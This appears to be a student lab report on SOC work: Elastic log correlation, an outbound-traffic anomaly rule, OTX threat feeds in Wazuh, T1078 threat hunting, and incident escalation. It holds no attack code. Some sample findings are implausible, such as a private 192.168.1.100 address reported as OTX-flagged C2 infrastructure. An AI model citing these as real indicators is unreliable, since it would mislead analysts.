

SOC ADVANCED LOG ANALYSIS

1. INTRODUCTION

1.1 ABSTRACT

Security Operations Centers (SOCs) play a critical role in modern cybersecurity by continuously monitoring, detecting, analysing, and responding to security threats. This project focuses on developing practical SOC analyst skills through hands-on activities involving advanced log analysis, threat intelligence integration, incident escalation, alert triage, evidence preservation, and a complete attack simulation workflow. Various security tools, including Elastic Security, Wazuh, TheHive, CrowdSec, Velociraptor, FTK Imager, and Metasploit, were utilized to simulate real-world security operations. The project demonstrates how security events are detected, investigated, escalated, and mitigated using industry-standard methodologies and frameworks such as MITRE ATT&CK and NIST Incident Response guidelines. The outcomes of this project highlight the importance of proactive monitoring, intelligence-driven detection, effective incident handling, and proper forensic evidence management in maintaining organizational security.

1.2 INTRODUCTION

Cybersecurity threats have become increasingly sophisticated, requiring organizations to establish dedicated Security Operations Centers (SOCs) to protect critical assets and information systems. A SOC serves as a centralized unit responsible for monitoring network activities, detecting malicious behaviour, investigating security incidents, and coordinating response actions.

Modern SOC operations rely on various technologies, including Security Information and Event Management (SIEM) systems, threat intelligence platforms, forensic tools, and automation solutions.

Analysts must possess the ability to correlate logs, identify anomalies, validate indicators of compromise (IOCs), preserve evidence, and communicate findings effectively through escalation procedures and incident reports.

This project provides practical exposure to essential SOC functions by simulating realistic security scenarios. Through the use of multiple security monitoring and response tools, the project demonstrates the complete lifecycle of security operations, from detection and investigation to containment, escalation, and reporting. The exercises are designed to strengthen analytical skills and provide hands-on experience with industry-standard cybersecurity practices.

1.3 OBJECTIVES

The primary objectives of this project are:

1. To perform advanced log analysis and correlate security events from multiple log sources.
2. To identify anomalous activities using detection rules and behavioural analysis techniques.
3. To integrate threat intelligence feeds and utilize indicators of compromise for security investigations.
4. To conduct threat hunting activities based on MITRE ATT&CK techniques.

- 5. To practice alert triage and incident prioritization using threat intelligence.
- 6. To understand and implement incident escalation workflows within a SOC environment.
- 7. To develop professional incident communication through Situation Reports (SITREPs).
- 8. To collect, preserve, and analyse digital forensic evidence while maintaining chain-of-custody procedures.
- 9. To simulate real-world cyberattacks and evaluate detection and response capabilities.
- 10. To document findings and provide actionable security recommendations through formal reporting.

1.4 SCOPE OF THE PROJECT

The scope of this project includes the implementation of various SOC activities such as log monitoring, threat intelligence integration, alert investigation, incident response, forensic evidence collection, and incident reporting. The project utilizes a controlled laboratory environment to simulate security incidents and evaluate response procedures. The activities are performed using industry-standard security tools and frameworks to replicate real-world SOC operations.

1.5 TOOLS AND TECHNOLOGIES USED

Tool	Purpose
Elastic Security	Log Analysis and Correlation
Wazuh	SIEM and Threat Detection
AlienVault OTX	Threat Intelligence Feed
VirusTotal	IOC Validation
TheHive	Incident Management and Escalation
CrowdSec	Threat Blocking and Containment
Velociraptor	Endpoint Investigation and Evidence Collection
FTK Imager	Forensic Evidence Acquisition
Metasploit Framework	Attack Simulation
Google Docs	Documentation and Reporting
Google Sheets	Data Analysis and Tracking

1.6 METHODOLOGY

The project followed a structured SOC workflow consisting of the following phases:

- 1. Data Collection and Log Monitoring
- 2. Log Correlation and Analysis
- 3. Threat Intelligence Integration
- 4. Alert Detection and Triage
- 5. Incident Investigation
- 6. Incident Escalation
- 7. Evidence Collection and Preservation
- 8. Containment and Remediation
- 9. Reporting and Documentation

Each phase was performed using appropriate tools and procedures to ensure accurate detection, investigation, and response to simulated security incidents.

2. ADVANCED LOG ANALYSIS

2.1 LOG CORRELATION

2.1.1 INTRODUCTION

Log correlation is the process of analysing and connecting events from multiple log sources to identify patterns that may indicate malicious activity. By correlating authentication logs with network activity, security analysts can gain better visibility into potential security incidents.

2.1.2 PROCEDURE

- 1. Imported sample logs into Elastic Security.
- 2. Filtered failed login events (Event ID 4625).
- 3. Correlated failed login attempts with outbound network traffic.
- 4. Identified suspicious activity originating from the same host.

2.1.4 FINDINGS

Timestamp	Event ID	Source IP	Destination IP	Notes
2025-08-18 12:00:00	4625	192.168.1.100	8.8.8.8	Suspicious DNS Request

2.1.5 ANALYSIS

Multiple failed login attempts were observed from the source host. Shortly after the authentication failures, outbound traffic was detected towards an external IP address. This sequence suggests a potential compromise attempt or unauthorized activity. Correlating events from different log sources enabled better visibility into the suspicious behaviour and reduced the likelihood of overlooking related security events.





Figure 1. Elastic Security Log Correlation Dashboard showing Event ID 4625 and outbound traffic.

2.2 ANOMALY DETECTION

2.2.1 INTRODUCTION

Anomaly detection is used to identify unusual activities that deviate from normal system behavior. Detecting such anomalies can help identify data exfiltration attempts, malware communications, insider threats, or compromised systems.

2.2.2 PROCEDURE

1. Created an Elastic Detection Rule.
2. Configured the following threshold:
 - *bytes_out > 1 MB*
 - *Time window = 1 minute*
3. Generated a test file transfer to simulate abnormal activity.
4. Monitored Elastic Security for alert generation.

2.2.3 DETECTION RULE

WHEN bytes_out > 1000000

WITHIN 1 minute

TRIGGER ALERT

2.2.4 FINDINGS

The configured rule successfully detected abnormal outbound traffic generated during testing and produced a security alert.

2.2.5 ANALYSIS

The anomaly detection rule identified unusually high-volume outbound traffic within a short period. Such behaviour may indicate data exfiltration, unauthorized file transfers, malware communication, or other suspicious activities. Automated detection rules significantly improve an organization's ability to identify threats in real time.




Figure 2. Elastic Security anomaly detection alert for high-volume data transfer.

2.3 LOG ENRICHMENT

2.3.1 INTRODUCTION

Log enrichment enhances raw log data by adding additional contextual information such as geographical location, user identity, threat intelligence data, or asset information. This additional context helps analysts perform investigations more efficiently.

2.3.2 PROCEDURE

- 1. Enabled the GeoIP enrichment plugin in Elastic Security.
- 2. Applied enrichment to source IP addresses.
- 3. Verified that geographical information was successfully added to the logs.

4. Reviewed enriched log entries for additional context.

2.3.3 FINDINGS

GeoIP enrichment successfully mapped source IP addresses to their respective geographical locations and displayed location-based information within the Elastic Security dashboard.

2.3.4 ANALYSIS

GeoIP enrichment provided valuable context by identifying the geographical origin of network connections. This information improved analyst visibility and helped identify potentially suspicious activities originating from unusual or unexpected locations. Enriched logs reduce investigation time and support more informed security decisions.




Figure 3. GeoIP enrichment details displayed in Elastic Security.

3. THREAT INTELLIGENCE INTEGRATION

The objective is to integrate external threat intelligence feeds into Wazuh, enrich security alerts with contextual threat data, and perform threat hunting activities using intelligence-driven techniques. This process enhances the SOC's ability to identify known malicious indicators, improve alert accuracy, and proactively detect potential threats within the environment.

3.1 THREAT FEED IMPORT

Threat intelligence feeds provide continuously updated information about known malicious indicators such as IP addresses, domains, URLs, and file hashes. Integrating these feeds into Wazuh enables automatic comparison of incoming events against known threat data, allowing analysts to quickly identify suspicious or malicious activity.

3.3.1 PROCEDURE

- 1. Connected the AlienVault OTX threat intelligence feed to the Wazuh platform.
- 2. Imported the Indicator of Compromise (IOC) database into Wazuh.
- 3. Configured Wazuh to compare security events against imported threat indicators.
- 4. Generated test events to validate successful threat feed integration and IOC matching.

3.3.2 FINDINGS

Alert ID	IP Address	Reputation	Notes
003	192.168.1.100	Malicious (OTX)	Linked to C2 Infrastructure

3.3.3 ANALYSIS

The AlienVault OTX threat feed was successfully integrated with Wazuh. During validation testing, the platform detected a known malicious IP address and generated an alert based on threat intelligence data. The identified indicator was associated with command-and-control (C2) infrastructure commonly used by attackers to communicate with compromised systems. This demonstrates the effectiveness of threat intelligence integration in improving detection capabilities and identifying known threats in real time.




Figure 4. AlienVault OTX threat intelligence feed successfully integrated within Wazuh.

3.2 ALERT ENRICHMENT

Alert enrichment is the process of adding additional context and intelligence to security alerts. Instead of displaying only basic event information, enriched alerts include threat reputation, IOC classifications, geolocation data, and other relevant details that help analysts make faster and more informed decisions.

3.2.1 PROCEDURE

- 1. Configured Wazuh to automatically enrich alerts using AlienVault OTX threat intelligence data.
- 2. Generated test alerts involving known indicators.
- 3. Verified that reputation and threat context were appended to generated alerts.
- 4. Reviewed enriched alert details within the Wazuh dashboard.

3.2.2 SUMMARY

Threat intelligence enrichment automatically added valuable contextual information to security alerts, including threat reputation scores and IOC classifications. This additional context helped analysts

understand the severity and potential impact of alerts more quickly. As a result, investigation time was reduced, false positives were minimized, and incident prioritization became more efficient.

3.2.3 ANALYSIS

The enriched alert provided detailed intelligence regarding the detected indicator, including its reputation and historical malicious activity. This allowed the analyst to immediately identify the threat as potentially harmful without requiring extensive manual research. Alert enrichment significantly improved the efficiency of the investigation process and enhanced overall SOC operations.




Figure 5. Wazuh alert enriched with AlienVault OTX threat intelligence data.

3.3 THREAT HUNTING

Threat hunting is a proactive cybersecurity activity that involves searching for hidden threats that may have bypassed traditional security controls. Instead of waiting for alerts to occur, analysts actively investigate system and user activities to identify suspicious behaviour, unauthorized access attempts, or indicators of compromise.

QUERY USED

user.name != "system"

3.3.1 PURPOSE OF THE QUERY

The query filters out system-generated activities and focuses on actions performed by user accounts. This allows analysts to review user behaviour and identify unusual login activity, privilege misuse, or unauthorized account access attempts associated with MITRE ATT&CK Technique T1078 (Valid Accounts).

3.3.2 FINDINGS


The query returned multiple user account activities that required review and validation. The investigation focused on authentication events and account usage patterns. No evidence of unauthorized account access or misuse was identified during the testing phase.

3.3.3 ANALYSIS

Threat hunting activities provided increased visibility into user authentication behavior across the environment. By focusing on non-system accounts, analysts were able to identify and review potentially suspicious account activity. Although no malicious behavior was confirmed, the exercise demonstrated the effectiveness of proactive hunting techniques in strengthening an organization's security posture and reducing the likelihood of undetected threats.

3.3.4 SUMMARY

Threat hunting using MITRE ATT&CK Technique T1078 (Valid Accounts) improved visibility into user authentication activities and enabled proactive investigation of potentially suspicious account behavior. The exercise highlighted the importance of continuous monitoring and intelligence-driven threat detection within a SOC environment.






Figure 6. Wazuh threat hunting query results demonstrating user account activity analysis for MITRE ATT&CK Technique T1078 (Valid Accounts).

4. INCIDENT ESCALATION PRACTICE

The objective is to understand the incident escalation process within a Security Operations Center (SOC), simulate the escalation of a high-priority security incident, and document communication procedures using a Situation Report (SITREP).

4.1 ESCALATION SIMULATION

Incident escalation is the process of transferring a security incident from one level of analysts to another when additional expertise or investigation is required. In a SOC environment, Tier 1 analysts perform initial triage, while Tier 2 analysts conduct deeper investigations and response activities. Proper escalation ensures timely incident handling and minimizes organizational risk.

4.1.1 CASE SUMMARY

A high-priority unauthorized access alert was generated within the environment. Initial triage identified suspicious login activity associated with an external IP address. Due to the elevated severity and potential compromise of critical systems, the incident was escalated from Tier 1 to Tier 2 analysts for further investigation. Preliminary containment actions were initiated, and all related indicators were documented for advanced analysis. Continuous monitoring was implemented to detect additional malicious activity while investigation efforts continued.

4.1.2 ANALYSIS

The incident met the escalation criteria because it involved unauthorized access attempts against a critical system. Early containment measures were applied to reduce potential impact while the investigation was transferred to Tier 2 analysts. Proper documentation and communication ensured that all relevant information was available for further analysis.

